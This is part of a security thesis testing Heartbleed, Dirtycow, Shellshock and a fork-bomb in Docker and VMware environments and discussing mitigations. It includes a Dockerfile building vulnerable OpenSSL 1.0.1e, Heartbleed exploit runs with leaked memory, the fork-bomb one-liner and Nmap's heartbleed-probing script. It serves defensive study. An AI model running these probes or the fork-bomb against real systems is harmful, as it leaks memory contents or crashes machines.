4.2.4 Prevention of Heartbleed

Jared Stafford created in 2014, after the disclosure of Heartbleed, a python script to exploit using OpenSSL's heartbeat implementation error, see Appendix A.3. The listings 4.22 and 4.23 show the process of using a TCP connection involves. These instances are both exemplified with a client-hello and web server reply. The university web page, https://NTNU.no represents the not vulnerable server. The page was tested, the other reply shows a shortened output from the vulnerable VMware-based server.

The two hello-replies are mostly similar, as intended based on the type of request sent to the web servers. First and last replies are identical, stating what kind of server it is and how to communicate, ended by the padding/end of conversation message. Message two and three are also similar except the message lengths, content and

```
FROM ubuntu:14.04

RUN apt-get update
RUN apt-get install -y build-essential wget

WORKDIR /heartbleed

RUN wget https://www.openssl.org/source/old/1.0.1/openssl-1.0.1e.tar.
    gz && \
    tar xf openssl-1.0.1e.tar.gz

RUN wget https://nginx.org/download/nginx-1.10.2.tar.gz && \
    tar xf nginx-1.10.2.tar.gz && \
    cd nginx-1.10.2 && \
    ./configure --with-http_ssl_module \
        --prefix=/etc/nginx/ \
        --sbin-path=/usr/bin \
        --without-http_gzip_module \
        --with-openssl=/heartbleed/openssl-1.0.1e \
        --without-pcre \
        --with-threads \
        --without-http_rewrite_module && \
    make && \
    make install

RUN cd openssl-1.0.1e && \
    ./config && \
    make && \
    make install_sw

COPY nginx.conf /etc/nginx/conf/nginx.conf
RUN mkdir /etc/nginx/certs
COPY cert.pem /etc/nginx/certs/cert.pem
COPY key.pem /etc/nginx/certs/key.pem

#RUN openssl req -x509 -newkey rsa:2048 -keyout /etc/nginx/certs/key.
    pem -out /etc/nginx/certs/cert.pem -days 365 -nodes -subj "/C=PL/
    ST=Malopolskie/L=Krakow/O=AGH UST/OU=WIEiT/CN=example.kacperzuk.
    pl"

EXPOSE 443

CMD ["nginx", "-g", "daemon␣off;"
```

Listing 4.18: Heartbleed vulnerable Dockerfile

```
nmap -p 443 --script ssl-heartbleed 13.58.99.98
```

Listing 4.19: nmap command to scan for heartbleed vulnerabilities, full script availible in the appendices A.2

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-06 18:22 CEST
Nmap scan report for ec2-13-58-99-98.us-east-2.compute.amazonaws.com
    (13.58.99.98)
Host is up (0.13s latency).
PORT   STATE SERVICE
443/tcp open https
| SSL-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular
    OpenSSL cryptographic software library. It allows for stealing
    information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including
    1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed
     bug. The bug allows for reading memory of systems protected by
    the vulnerable OpenSSL versions and could allow for disclosure of
     otherwise encrypted confidential information as well as the
    encryption keys themselves.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|       http://www.openssl.org/news/secadv_20140407.txt
|_      http://cvedetails.com/cve/2014-0160/

Nmap done: 1 IP address (1 host up) scanned in 0.89 seconds
```

Listing 4.20: Container output of NMap Heartbleed script, fully shown in appendices A.2

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-08 17:25 CEST
Nmap scan report for dhcp208-54.ed.ntnu.no (129.241.208.54)
Host is up (0.00047s latency).
PORT   STATE SERVICE
443/tcp open https
| SSL-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular
    OpenSSL cryptographic software library. It allows for stealing
    information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including
    1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed
     bug. The bug allows for reading memory of systems protected by
    the vulnerable OpenSSL versions and could allow for disclosure of
     otherwise encrypted confidential information as well as the
    encryption keys themselves.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|       http://www.openssl.org/news/secadv_20140407.txt
|_      http://cvedetails.com/cve/2014-0160/
```

Listing 4.21: Hypervisor output of NMap Heartbleed script, fully shown in appendices A.2

purpose determine these lengths. Hence the replies are also different, as is expected behavior from web servers.

Heartbeat makes a request after the regular client-server web server communication, and a clear distinction appears compared with the vulnerable example. NTNU.no reply indicates an error, hence replying with `end` and closing of the connection illustrated with the socket's end of file `EOF`. The vulnerable server, however, responds to the heartbeat, with a message over six times longer than any of the other messages in either conversation. The data of the message is then represented by a packet starting with 0000 ending at value 3ff0, the listing only shows first and last sections of the packet and can be view in full length in Appendix A.3.

Preventing Heartbleed

Attempts at preventing the Heartbleed vulnerability has in the experiment phase of the thesis proved inconclusive. The attempts either removes OpenSSL's method of operation or corrected in the OpenSSL codebase. Correcting the code-base also

```
[jon@arch ~/] $ python2.7 heartbleed_jared_stafford.py ntnu.no
Connecting...
Sending Client Hello...
Waiting for Server Hello...
 ... received message: type = 22, ver = 0302, length = 66
 ... received message: type = 22, ver = 0302, length = 2677
 ... received message: type = 22, ver = 0302, length = 411
 ... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
Unexpected EOF receiving record header - server closed connection
No heartbeat response received, server likely not vulnerable
```

Listing 4.22: Example of using Jared Stafford's example exploit of heartbleed on the university homepage, https://ntnu.no

```
[jon@arch ~/] $ python2.7 heartbleed_jared_stafford.py 129.241.208.54
Connecting...
Sending Client Hello...
Waiting for Server Hello...
 ... received message: type = 22, ver = 0302, length = 66
 ... received message: type = 22, ver = 0302, length = 686
 ... received message: type = 22, ver = 0302, length = 203
 ... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
 ... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C .@....SC[...r
      ...
  <Begin_SNIP>
  ...
  </End_SNIP>
  3ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      ................

WARNING: server returned more data than it should - server is
    vulnerable!
```

Listing 4.23: Example of using Jared Stafford's example exploit of heartbleed on the vulnerable vmware server,

```
$ docker run --rm -it --pids-limit 200 debian:jessie bash
```

Listing 4.24: Creating and running a Debian Docker instance with PID limit 200

```
$ while true; do { \
   echo $(ps -ax | wc -l); date; \
   } >> \
pid.log; sleep .05; done &
```

Listing 4.25: Command to log number of processes

include compiling a new application binary, recreate any configuration operating towards the affected part of the application, replace any keys and certificated associated with the vulnerable binary [CS14]. By using either Apparmour, SELinux or security features in Docker or the Linux Kernel applications and binaries can be refused to make such memory operations, but attempts at restricting access interfered with the OpenSSL's binaries and dependencies mode of operation causing the application not to function as intended.

4.2.5 Fork-bomb

A fork-bomb is a destructive command to take down a Unix based machine. The attack is designed to spawn as many processes (PIDs) as it can manage, and continues to it is either restricted or crashes the system. The fork-bomb is a simple command that declares a function and calls it colon, :. Then the function calls itself, and sends the output, to another fork or instance of itself, and execute as a background process. The function definition closes and finish by initiates itself with :, `:():|:&:` . The : is in the case of the fork-bomb the function name, by replacing the : with the function name forkFunction, renders a more readable output, `forkFunction()forkFunction|forkFunction&forkFunction` .

Preventing a fork-bomb

The Linux kernel has functions to limit the number of processes spawned by the system, or by a user, but this is usually not a restricted number on a computer. The system executes tasks and handles application requests, and the OS and applications will to some degree require authorization to spawn and terminate processes.

Logging number of processes spawned was created using a while loop in parallel, see listing 4.25. This loop enables the log to count system processes, count occurrences and write this to a log file together with the time-stamp. The logging process runs as a background process.

```
3   Tue Nov 1 01:41:19 UTC 2016
...
4   Tue Nov 1 01:41:22 UTC 2016
4   Tue Nov 1 01:41:22 UTC 2016
188 Tue Nov 1 01:41:22 UTC 2016
196 Tue Nov 1 01:41:23 UTC 2016
4   Tue Nov 1 01:41:39 UTC 2016
4   Tue Nov 1 01:41:39 UTC 2016
3   Tue Nov 1 01:41:39 UTC 2016
4   Tue Nov 1 01:41:40 UTC 2016
...
4   Tue Nov 1 01:41:47 UTC 2016
4   Tue Nov 1 01:41:48 UTC 2016
```

Listing 4.26: Output of logging command. Number of processes, followed by a timestamp. Notice the jump from 01:41:23 to 01:41:39.

Chapter 5

Experiment evaluation & discussion

In the final chapter of this thesis, a summary of research findings are presented alongside observations and notable discoveries. Results and methodology used in investigating the security vulnerabilities is assessed. Given the results of the experiments from chapter 4, best practices are also commented and include a few suggestions for further analysis. The thesis is concluded with a section with suggestions for further work and investigations into the effects of vulnerable applications deployed in various infrastructures.

5.1 Discussion of results

As a follow up to the experiments in chapter 4, this chapter does an evaluation of the results from the experiments chapter. Notable differences between the hypervisor environment described in section 4.1.2 and the Docker environment from section 4.1.1 is indicated. Discussions are based on these indications as well as relevant documentation or principles associated with either the application, Linux or security in general.

5.1.1 Dirtycow

By assessing the results of the Dirtycow experiment in section 4.2.1, the container environment does not indicate any difference in comparison with the hypervisor-based environment. The Docker environment proved more difficult actually to perform and successfully be able to escalate the privileges, but as discussed in section 6.1, accomplishing the compilation in other manners is not an issue, and might also be the method an actual attacker end up applying.

A more interesting point in the assessment of the Dirtycow exploit is the method of preventing the attack and configure the system in a secure manner that does not allow the race condition to occur. Using AppArmor and configuring permissions for applications; the application profile determines authorizations the environment are allowed to read, write and execute in the system. By utilizing Docker's container level implementation of AppArmor, gives the possibility of applying these restrictions to the entire container instead of just a single application, see section 4.2.1. The ramification of this distinction between applying the policy to the container environment and a single application is that unless the attacker or exploit makes the application itself perform the execution of the exploit, the single application policy will possibly not be able to prevent the attack, while a container policy could.

Possible other solutions to stop Dirtycow could be some variant of a default AppArmor profile for all executables in the system; this solution would possibly be a platform independent solution. A drawback to the default rule set is that any applications not able to follow the constraints and to require other privileges will need an appropriate AppArmor policy. Also as shown and explained in the Dirtycow result section 4.2.1, the entire virtual instance crashed, and the application stopped functioning. This crash is not an ideal outcome, but preventing the attacker from obtaining complete control of the environment could often be regarded as the preferred option, regarding both the extent of damage and an economical aspect.

On a side note, there have been created multiple proof-of-concepts to utilize the Dirtycow race condition as a tool to elevate permissions, which bypass the SELinux security measure. If this also applies to the AppArmor solution is at the time not verified.

5.1.2 Shellshock

The Shellshock vulnerability results in the section are by comparison to Dirtycow from the sections 4.2.1 and 5.1.1 also a privilege escalation vulnerability. Unlike Dirtycow, Shellshock relies on input injecting malicious code into an environment variable, followed by an application executing the injected variables. The applications may have elevated privileges compared to a regular user or application user, depending on the code injected and implementation, the injection may result in elevated privileges in the system.

Avoiding compromised container environment with reading only permissions is a possible solution suggested in section 4.2.2, and prevent permanent changes to the container environment. However a read-only solution has a limitation, before all else, the constraint to a no write policy indulges limit the application use case drastically. A method to in some degree avoid the no write limitation is to isolate the services requiring write permissions and extract them into separate containers with sufficient permissions. This separation is a method to bypass the restrictions, but require both individual configuration and a container composition structure that meet the case conditions.

Splitting containers into separate containers will not prevent the Shellshock vulnerability. Attackers able to perform educated assumptions on which containers have the write-policy, could after a successful attack be able to bypass the structure. The assumptions include targeting applications that often require write-access, databases are one example. Another condition that may lead to successful attacks are cases where the malicious environment variable are pass together with execution request of the correct application. This execution could possibly be able to perform the attack with the injected code segment, thus being another possible solution. However, this in sync injection and implementation has not been tested.

5.1.3 Heartbleed

Preventing Heartbleed proved to be a difficult task, see section [4.2.4]. Preventing an application to read directly from memory is easy enough with tools like AppArmor, (see 3.1.4), Seccomp, (see 3.1.4) and SELinux, (in section 3.1.4). The issue with the Heartbleed vulnerability is not that the OpenSSL application is making unauthorized memory reads. Each read issued by OpenSSL through the heartbeat protocol allows the attacker to request a larger memory segment than intended. The result of this is an attacker after a successful attack being able to read additional memory related to the OpenSSL application, where requested memory bounds lack verification. However, the variables have max length limitation, as well as the OS having a clear distinction and separation between application memory spaces.

The Heartbleed vulnerability is therefore limited to OpenSSL memory, but this might be enough to compromise the server further. As a result of OpenSSL being a popular key handling application, all OpenSSL keys in the system might be obtained through Heartbleed and in turn possibly enabling an attacker to get full control of the system and associated machines.

5.1.4 Fork-bomb

As the results in listing 4.26 from section 4.2.5 shows, the Docker container started with three processes at log execution. The PID constraint set with Docker's run parameter explained in section 4.2.5, limit the container instance to spawn more than a given amount of processes. With the log execution and waiting between log operations, this number floated between 3 and 4. The fork-bomb executes and instantly spawned 200 processes. The log shows a gap from 01:41:23 to 01:41:39 which is caused by the PID limitation from listing 4.26. The fork-bomb used all available PIDs and therefore stopped the logging function to operate, and resumed function when the fork-bomb was interrupted.

However, any attempts at performing the same analysis without the resource limitation proved unsuccessful. A possible explanation for these failed attempts may be the spawn rate of the forks are too high, causing the logging not to function as intended. The instantly freezing the server has not been able to produce any indication of process rate or indication of the number of processes when detonating the fork-bomb. The entire physical server instantly freezes the whole physical server, leading to a hard reboot of the system.

Chapter 6 Conclusion & Further work

The selection of vulnerabilities used as a basis for the experiments in section 4 are selected due to the diversity in function and structure. The mode of operation for an exploit refers to how the exploit engages the system and the type of technology used. The fork-bomb is simply designed to hog every available resource from the system, and as a consequence halting the system. In contrast, the Shellshock vulnerability is a vulnerability where an implementation error causes a specific input to results in an exploitable scenario.

6.1 Reflections on methodology & observations

Having a clear and distinguishable footing between each vulnerability tested has proven to be both an advantage and a liability. The advantage that stands out is the variety in testing different cases of vulnerabilities that affect components in the entire value chain of an infrastructure environment, resulting in a context better suited to draw conclusions.

Among the disadvantages that this diversity presents are operations and implementation of each environment required to execute each of the vulnerabilities. Having to configure from the ground up, or do extensive reconfiguration between each vulnerability, resulted in time spent familiarizing with the various levels of the technology stacks for both environments.

A step that proved to indulge difficulty during the experiment phase was compilation and configuration of exploits inside the particular environments. A case that stands out as a time-consuming process was the compilation of Dirtycow inside the Docker container. The container environments are created as minimal requirements for each application and primarily enforce an architecture based on *security by default*, described in larger detail in section 3.1.4. As a result of this security principle, a container, in general, does not necessarily include the libraries and binaries required to compile Dirtycow.

Finding an application with dependencies matching Dirtycow dependencies is not a difficult task, but requires some justification in an evaluation like this thesis, especially when assuming a lot of breachable containers could be some variant of a miss configured or vulnerable web appliance. The previously described container is not a suitable environment with matching dependencies. However, there is a relatively simple solution that to some degree should have been more obvious, pre-compilation. By doing some diligence and gather the required information to compile the source to meet system requirements, an attacker can quickly be able to compile the exploit for most systems and proceed to perform the actual attack. That cloud computing, Docker, and containerization greatly simplifies this process and also might be the preferred method by an attacker is, however, a paradox.

6.2 Recommendations

A security analysis with the aim to explore and test how two distinct virtualization technologies handle security related events with widely used applications may not necessarily have a directed conclusion. Instead, interesting findings done throughout the thesis and furthermore suggest and recommend measures to improve the security. Recommendations made in this section is particularly relevant to container solutions based on Docker, but as shown in section 5.1.1 also be of interest to hypervisor-based virtual machines as well as some of the alternatives suggested in section 2.2.5.

- **Read-only containers**

  Running the containers as read-only could in case of a successful attacks prevent the attacker to make permanent changes to the system. Also, as shown in both the Shellshock 3.2.4 and Dirtycow 3.2.3, some exploits require writing privileges to function as intended.

- **Application profiles**

  The Dirtycow exploit form section 3.2.3 and 4.2.1 was stopped by the default AppArmor profile. This option proved effective, but also indicated further improvements to prevent system reboots.

- **Instance isolation**

  Evaluation of the various applications deployed throughout the infrastructure and determining which applications may have less isolation between each other and which may have stricter demands to isolation could simplify administration and possibly affect economic aspects.

6.3 Further work

Days ahead of this thesis delivery deadline, a new vulnerability related to privilege escalation was disclosed, CVE-2017-1000367 [The17]. The vulnerability was an exploitable race condition in the core Linux feature, *sudo*. *Sudo* is a tool to execute a command with higher privileges than the requesting user initially has. This is configured through a list of privilege elevations through sudo and is elaborated to *super user do*. The exploit basis is a race condition where users with sudo access, can escalate their privileges to obtain full root access, independent of which sudo-privileges the user has been granted initially.

Anther condition with this vulnerability that makes it interesting about the experiments conducted in chapter 4 is that *SELinux*, elaborated in section 3.1.4, is a requirement to fulfill the race condition, and has to be installed and configured to interface with *sudo*. As explained in section 3.1.4, *SELinux* is a fundamental component in Docker and container security features, as well as being a core element in more traditional Linux environments. It would be interesting to analyze how this vulnerability affects a containerized environment, and if the configuration flaw could have an impact on other implementations depending on *SELinux*.

As a next step to improve security for applications deployed in various types of infrastructure could involve better control and understanding of how an application interact with its environment. Multiple studies have been conducted to predict misbehavior of applications, among them are a paper by Baumgärtner et al. [BSH$^+$15], which suggest a reactive security monitoring of virtualized environments using machine learning. By combing the security measures presented in this with the analysis presented in Baumgärtners paper [BSH$^+$15], the predictive analysis of application misbehavior and anomalies cloud possibly stop unknown methods of exploiting an application or environment.

References

[BSH+15] Lars Baumgärtner, Christian Strack, Bastian Hoßbach, Marc Seidemann, Bernhard Seeger, and Bernd Freisleben. Complex event processing for reactive security monitoring in virtualized computer systems. In *Proceedings of the 9th ACM International Conference on Distributed Event-Based Systems*, DEBS '15, pages 22–33, New York, NY, USA, 2015. ACM.

[BSJ07] K. Buyens, R. Scandariato, and W. Joosen. Process activities supporting security principles. In *31st Annual International Computer Software and Applications Conference (COMPSAC 2007)*, volume 2, pages 281–292, July 2007.

[CS14] Codenomicon and Google Security. Heartbleed bug. http://heartbleed.com/, 2014. (Accessed on 05/13/2017).

[DA99] T. Dierks and C. Allen. RFC 2246 - the TLS protocol version 1.0. https://tools.ietf.org/html/rfc2246, January 1999. (Accessed on 05/15/2017).

[DFB12] P. Dowland, S. Furnell, and R. Botha. *Proceedings of the Ninth International Network Conference (INC 2012).* Plymouth University, 2012.

[DO14] LLC Digital Ocean. 5 common server setups for your web application | digitalocean. https://www.digitalocean.com/community/tutorials/5-common-server-setups-for-your-web-application, May 2014. (Accessed on 10/30/2016).

[Doc16a] Inc Docker. Dockerizing an SSH service - docker. https://docs.docker.com/engine/examples/running_ssh_service/, 2016. (Accessed on 11/01/2016).

[Doc16b] Inc Docker. What is docker? https://www.docker.com/what-docker, 2016. (Accessed on 11/04/2016).

[FKK11] A. Freier, P. Karlton, and P. Kocher. RFC 6101 - the secure sockets layer (SSL) protocol version 3.0. https://tools.ietf.org/html/rfc6101, August 2011. (Accessed on 05/15/2017).

[KW00] Poul-Henning Kamp and Robert NM Watson. Jails: Confining the omnipotent root. In *Proceedings of the 2nd International SANE Conference*, volume 43, page 116, 2000.

[LIJM+10] Craig Labovitz, Scott Iekel-Johnson, Danny McPherson, Jon Oberheide, and Farnam Jahanian. Internet inter-domain traffic. *SIGCOMM Comput. Commun. Rev.*, 40(4):75–86, August 2010.

[Lin17] Linux man-pages project. namespaces(7) - linux manual page. http://man7.org/linux/man-pages/man7/namespaces.7.html, May 2017. (Accessed on 06/12/2017).

[Mas17] Massachusetts Institute of Technology. Software patching | information systems & technology. https://ist.mit.edu/security/patches, June 2017. (Accessed on 06/05/2017).

[NAMG09] Lucas Nussbaum, Fabienne Anhalt, Olivier Mornard, and Jean-Patrick Gelas. Linux-based virtualization for HPC clusters. In *Montreal Linux Symposium*, Montreal, Canada, July 2009.

[Ope17] OpenSSL Software Foundation. /index.html. https://www.openssl.org/, 2017. (Accessed on 06/12/2017).

[PFH03] Niels Provos, Markus Friedl, and Peter Honeyman. Preventing privilege escalation. In *Proceedings of the 12th USENIX Security Symposium, Washington, D.C., USA, August 4-8, 2003*. USENIX Association, 2003.

[Pro17] Open Web Application Security Project. OWASP top 10 - 2017 RC1: The top 10 most critical web application security risks. Technical report, OWASP Foundation, June 2017. https://github.com/OWASP/Top10/raw/master/2017/OWASP%20Top%2010%20-%202017%20RC1-English.pdf.

[RKNA14] Elena Reshetova, Janne Karhunen, Thomas Nyman, and N. Asokan. Security of OS-level virtualization technologies: Technical report. *CoRR*, abs/1407.4245, 2014.

[SGI+99] Diomidis Spinellis, Stefanos Gritzalis, John Iliadis, Dimitris Gritzalis, and Sokratis Katsikas. Trusted third party services for deploying secure telemedical applications over the WWW. *Computers & Security*, 18(7):627 – 639, 1999.

[SMP11] Z. Cliffe Schreuders, Tanya McGill, and Christian Payne. Empowering end users to confine their own applications: The results of a usability study comparing SELinux, AppArmor, and FBAC-LSM. *ACM Trans. Inf. Syst. Secur.*, 14(2):19:1–19:28, September 2011.

[Sta02] William Stallings. *Cryptography and Network Security: Principles and Practice*. Pearson Education, 3rd edition, 2002.

[STW12] R. Seggelmann, M. Tuexen, and M. Williams. RFC 6520 - transport layer security (TLS) and datagram transport layer security (DTLS) heartbeat extension. https://tools.ietf.org/html/rfc6520, February 2012. (Accessed on 05/15/2017).

[SW98] Detmar W. Straub and Richard J. Welke. Coping with systems risk: Security planning models for management decision making. *MIS Quarterly*, 22(4):441–469, 1998.

[The13] The MITRE Corporation. CVE - CVE-2014-0160. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160, December 2013. (Accessed on 06/05/2017).

[The14] The MITRE Corporation. CVE - CVE-2014-6271. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271, September 2014. (Accessed on 06/05/2017).

[The16] The MITRE Corporation. CVE - CVE-2016-5195. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5195, May 2016. (Accessed on 06/05/2017).

[The17] The MITRE Corporation. CVE - CVE-2017-1000367. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-1000367, June 2017. (Accessed on 06/12/2017).

[Tho11] Bhanu P Tholeti. Hypervisors, virtualization, and the cloud: Learn about hypervisors, system virtualization, and how it works in a cloud environment. http://www.ibm.com/developerworks/cloud/library/cl-hypervisorcompare/, September 2011. (Accessed on 10/26/2016).

[TMW97] Kevin Thompson, Gregory J. Miller, and Rick Wilder. Wide-area internet traffic patterns and characteristics. *IEEE Network*, 11(6):10–23, Nov 1997.

[TRA15] Andrea Tosatto, Pietro Ruiu, and Antonio Attanasio. Container-based orchestration in cloud: State of the art and challenges. In *Ninth International Conference on Complex, Intelligent, and Software Intensive Systems, CISIS 2015, Santa Catarina, Brazil, July 8-10, 2015*, pages 70–75. IEEE Computer Society, 2015.

[Tsa16] Peter Tsai. 2016 operating systems and hypervisor market share. https://community.spiceworks.com/networking/articles/2462-server-virtualization-and-os-trends, August 2016. (Accessed on 10/26/2016).

[TW87] Andrew S Tanenbaum and Albert S Woodhull. *Operating systems: design and implementation*, volume 2. Prentice-Hall Englewood Cliffs, NJ, 1987.

[VMw14] VMware, Inc. Vmware hands-on labs - hol-sdc-1410. http://docs.hol.vmware.com/HOL-2014/hol-sdc-1410_html_en/, 2014. (Accessed on 06/12/2017).

[Wal02] Carl A. Waldspurger. Memory resource management in vmware esx server. *SIGOPS Oper. Syst. Rev.*, 36(SI):181–194, December 2002.

[WALK10] Robert N. M. Watson, Jonathan Anderson, Ben Laurie, and Kris Kennaway. Capsicum: Practical capabilities for UNIX. In *19th USENIX Security Symposium, Washington, DC, USA, August 11-13, 2010, Proceedings*, pages 29–46. USENIX Association, 2010.

Appendix A

Appendices

A.1 Docker base image example

As a basis for the Docker containers, the following base config used for the images.

```
FROM buildpack-deps:wily

EXPOSE 80 443

# Installing OS prerequisites:
RUN DEBIAN_FRONTEND=noninteractive \
    apt-get update -q -y && \
    apt-get dist-upgrade -q -y && \
    apt-get install -q -y \
        apache2 \
        build-essential \
        curl \
        cython \
        djvulibre-bin \
        gettext \
        ghostscript \
        git \
        less \
        libapache2-mod-wsgi \
        libapache2-mod-xsendfile \
        libhdf5-dev \
        libjpeg-dev \
        libffi-dev \
        libfreetype6-dev \
        libldap2-dev \
        libmagickwand-dev \
        libreoffice-script-provider-python \
        libsasl2-dev \
        libssl-dev \
        libtiff-dev \
        libtiff-tools \
        libxml2-dev \
        libxslt-dev \
        locate \
        mysql-client \
        nano \
        netcat \
        texlive-latex-base \
        poppler-utils \
        python-dev \
        python-openssl \
        python-software-properties \
        sendmail \
        subversion \
        sudo \
        ssl-cert \
        unzip \
        vim \
        wget

RUN a2enmod rewrite && \
    a2enmod wsgi && \
    a2enmod xsendfile && \
    a2enmod proxy && \
    a2enmod headers && \
    a2enmod proxy_http

RUN apt-get clean && rm -rf /var/lib/apt/lists/* /tmp/* /var/tmp/*

# export xterm for every bash session
RUN sed -i '1s/^/export TERM=xterm\n/' /etc/bash.bashrc

# if pip is not present as a native module, then grab it from pypa.io
RUN python -m pip version && \
    python -m pip install -U pip || \
    curl --silent --show-error --retry 5 \
        https://bootstrap.pypa.io/get-pip.py | python2.7
```

```
# supervisor is not related to invenio but specific to this
    deployment.
# ubuntu comes with a version that is too old for our needs.
RUN pip install supervisor
```

A.2 Official NMAP heartbleed extension

```
local match = require('match')
local nmap = require('nmap')
local shortport = require('shortport')
local sslcert = require('sslcert')
local stdnse = require('stdnse')
local string = require "string"
local table = require('table')
local vulns = require('vulns')
local have_tls, tls = pcall(require,'tls')
assert(have_tls, "This␣script␣requires␣the␣tls.lua␣library␣from␣https://nmap.org/nsedoc/lib/tls.html")

description = [[
Detects whether a server is vulnerable to the OpenSSL Heartbleed bug (CVE-2014-0160).
The code is based on the Python script ssltest.py authored by Jared Stafford (jspenguin@jspenguin.org)
]]

---
-- @usage
-- nmap -p 443 --script ssl-heartbleed <target>
--
-- @output
-- PORT   STATE SERVICE
-- 443/tcp open https
-- | ssl-heartbleed:
-- |   VULNERABLE:
-- |   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
-- |     State: VULNERABLE
-- |     Risk factor: High
-- |     Description:
-- |       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
-- |
-- |    References:
-- |      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
-- |      http://www.openssl.org/news/secadv_20140407.txt
-- |_     http://cvedetails.com/cve/2014-0160/
--
--
-- @args ssl-heartbleed.protocols (default tries all) TLS 1.0, TLS 1.1, or TLS 1.2
--

author = "Patrik␣Karlsson␣<patrik@cqure.net>"
license = "Same␣as␣Nmap--See␣https://nmap.org/book/man-legal.html"
categories = { "vuln", "safe" }

local arg_protocols = stdnse.get_script_args(SCRIPT_NAME .. ".protocols") or {'TLSv1.0', 'TLSv1.1', 'TLSv1.2'}

portrule = function(host, port)
  return shortport.ssl(host, port) or sslcert.getPrepareTLSWithoutReconnect(port)
end

local function recvhdr(s)
  local status, hdr = s:receive_buf(match.numbytes(5), true)
  if not status then
    stdnse.debug3('Unexpected EOF receiving record header - server closed connection')
    return
  end
  local typ, ver, ln = string.unpack('>B I2 I2', hdr)
  return status, typ, ver, ln
end

local function recvmsg(s, len)
  local status, pay = s:receive_buf(match.numbytes(len), true)
  if not status then
    stdnse.debug3('Unexpected EOF receiving record payload - server closed connection')
    return
  end
  return true, pay
end

local function testversion(host, port, version)

  local hello = tls.client_hello({
      ["protocol"] = version,
      -- Claim to support every cipher
      -- Doesn’t work with IIS, but IIS isn’t vulnerable
      ["ciphers"] = stdnse.keys(tls.CIPHERS),
      ["compressors"] = {"NULL"},
      ["extensions"] = {
        -- Claim to support every elliptic curve
        ["elliptic_curves"] = tls.EXTENSION_HELPERS["elliptic_curves"](stdnse.keys(tls.ELLIPTIC_CURVES)),
        -- Claim to support every EC point format
        ["ec_point_formats"] = tls.EXTENSION_HELPERS["ec_point_formats"](stdnse.keys(tls.EC_POINT_FORMATS)),
        ["heartbeat"] = "\x01", -- peer_not_allowed_to_send
      },
    })

  local payload = "Nmap ssl-heartbleed"
  local hb = tls.record_write("heartbeat", version, string.pack("B>I2",
      1, -- HeartbeatMessageType heartbeat_request
      0x4000) -- payload length (falsified)
      -- payload length is based on 4096 - 16 bytes padding - 8 bytes packet
      -- header + 1 to overflow
      .. payload -- less than payload length.
    )

  local status, s, err
  local specialized = sslcert.getPrepareTLSWithoutReconnect(port)
  if specialized then
    status, s = specialized(host, port)
    if not status then
      stdnse.debug3("Connection to server failed: %s", s)
      return
    end
  else
    s = nmap.new_socket()
    status, err = s:connect(host, port)
    if not status then
      stdnse.debug3("Connection␣to␣server␣failed:␣%s", err)
      return
    end
  end

  s:set_timeout(5000)

  -- Send Client Hello to the target server
  status, err = s:send(hello)
  if not status then
    stdnse.debug1("Couldn't␣send␣Client␣Hello:␣%s", err)
    s:close()
    return nil
  end

  -- Read response
  local done = false
  local supported = false
  local i = 1
  local response
  repeat
    status, response, err = tls.record_buffer(s, response, i)
    if err == "TIMEOUT" then
      -- Timed out while waiting for server_hello_done
      -- Could be client certificate required or other message
          required
      -- Let's just drop out and try sending the heartbeat anyway.
      done = true
      break
    elseif not status then
      stdnse.debug1("Couldn't␣receive:␣%s", err)
      s:close()
      return nil
    end

    local record
    i, record = tls.record_read(response, i)
    if record == nil then
      stdnse.debug1("Unknown␣response␣from␣server")
      s:close()
      return nil
    elseif record.protocol ~= version then
      stdnse.debug1("Protocol␣version␣mismatch")
      s:close()
      return nil
    end

    if record.type == "handshake" then
      for _, body in ipairs(record.body) do
        if body.type == "server_hello" then
          if body.extensions and body.extensions["heartbeat"] == "\x01" then
            supported = true
          end
        elseif body.type == "server_hello_done" then
          stdnse.debug1("we're␣done!")
          done = true
        end
      end
    end
  until done
  if not supported then
    stdnse.debug1("Server␣does␣not␣support␣TLS␣Heartbeat␣Requests.")
    s:close()
    return nil
  end

  status, err = s:send(hb)
  if not status then
    stdnse.debug1("Couldn't␣send␣heartbeat␣request:␣%s", err)
    s:close()
    return nil
  end
  while(true) do
    local status, typ, ver, len = recvhdr(s)
    if not status then
```

```
      stdnse.debug1('No heartbeat response received, server likely
         not vulnerable')
      break
    end
    if typ == 24 then
      local pay
      status, pay = recvmsg(s, 0x0fe9)
      s:close()
      if #pay > 3 then
        return true
      else
        stdnse.debug1('Server processed malformed heartbeat, but did
           not return any extra data.')
        break
      end
    elseif typ == 21 then
      stdnse.debug1('Server returned error, likely not vulnerable')
      break
    end
  end

end

action = function(host, port)
  local vuln_table = {
    title = "The␣Heartbleed␣Bug␣is␣a␣serious␣vulnerability␣in␣the␣
